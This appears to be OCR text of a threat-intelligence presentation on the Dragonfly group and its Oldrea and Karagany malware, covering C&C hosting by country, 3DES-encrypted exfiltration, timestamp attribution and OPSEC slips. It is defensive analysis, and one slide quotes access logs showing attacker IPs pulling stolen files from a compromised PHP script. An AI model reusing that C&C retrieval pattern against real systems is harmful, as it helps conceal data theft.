
Oldrea vs Karagany in numbers



Dragonfly threat actor


Tactics

Concurrent campaigns




- And then we learnt of company D getting compromised as well

C&C’s


40
35
30
25
20
15
10
5
0
United States
Germany
Russian Federation
Netherlands
United Kingdom
Ukraine
Iran, Islamic Republic of
Lithuania
India
Portugal
Sweden
Kazakhstan


Use of strong crypto

- Oldrea modules perform host based encryption
- Subsequently encrypted data is exfiltrated to the C&C
- 3DES
- Military grade?



> “The best attack known on keying option 1 requires around 2^{32} known plaintexts, 2^{113} steps, 2^{90} single DES encryptions, and 2^{88} memory. This is not currently practical and NIST considers keying option 1 to be appropriate through 2030.

Wikipedia entry on 3DES


CRYPTOGRAPHY
HD
HISTORY.COM
TROLL.ME

Procedures


Access to the C&C

- Request made to a hosting provider, with evidence of malicious activity; they complied
- Dragonfly access the C&C to retrieve stolen files through compromised hosts


```
212.95.181.236 - - [06/Jun/2014:08:14:27 +0300] "GET
/forum/includes/search/ini_search.php?a=download&f=testlog.REDACTED.20140606.051422.txt.gz HTTP/1.0"
200 6229 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; chromeframe/11.0.696.57)„

199.101.132.136 - - [05/Jun/2014:09:36:42 +0300] "GET
/forum/includes/search/ini_search.php?a=delete&f=testlog.REDACTED.20140605.063638.txt.gz HTTP/1.0" 200
1375 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; chromeframe/11.0.696.57)„

82.196.0.33 - - [02/Jun/2014:09:00:55 +0300] "GET
/forum/includes/search/ini_search.php?a=download&f=anslogs.REDACTED.20140530.060601.gz HTTP/1.0" 200
4364 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; chromeframe/11.0.696.57)"
```

Timestamps

- Compilation timestamp analysis falls into standard working day
- Suggests *possibility* of a professional development group
- Timezone fits into Moscow, Russia (UTC+4), and Seychelles ☺



Timestamps


Oldrea PE Compilation Timedatestamp Weekdays UTC+4
Samples
30
25
20
15
10
5
0
Monday
Tuesday
Wednesday
Thursday
Friday
Saturday
Weekdays

> “Federal law defines a working week duration of 5 or 6 days with no more than 40 hours worked. In all cases Sunday is a holiday. With a 5-day working week the employer chooses which day of the week will be the second day off. Usually this is a Saturday, but in some organizations (mostly government), it is Monday.

https://en.wikipedia.org/wiki/Workweek_and_weekend#Russia


OPSEC failures - monitoring

- testlog.php

